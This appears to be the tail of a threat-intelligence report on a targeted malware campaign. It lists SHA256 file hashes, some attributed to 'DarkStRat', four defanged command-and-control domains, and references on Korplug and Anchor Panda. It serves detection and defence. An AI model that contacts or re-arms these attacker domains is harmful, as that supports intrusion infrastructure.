68a98b8e174cb5af20e0ac97978bad6d245a1cb0970b82a4a269a92e7726d74b

277fe4dab731149f3d40630f2f8b25092b007c701f04b5304d3ba9570280d015 f95c6749f4d4fae18f9d384f495dc1c79e7484b309d0d35ea68966763ed325bd

DarkStRat hashes (SHA256):

b38aa09a2334e11a73ef9a926694f2054789934daa38afeb8d00bce6949b6c4c

0d219aa54b1d417da61bd4aed5eeb53d6cba91b3287d53186b21fed450248215

C2 domains observed:

pressmil[.]com

notebookhk[.]net

dicemention[.]com

leeghost[.]com

References:

[1] http://www.welivesecurity.com/2014/11/12/korplug-military-targeted-attacks-afghanistan-tajikistan/

[2] http://blog.jpcert.or.jp/2015/01/analysis-of-a-r-ff05.html

[3] https://github.com/arbor-jjones/volatility_plugins

[4]http://blog.crowdstrike.com/whois-anchor-panda/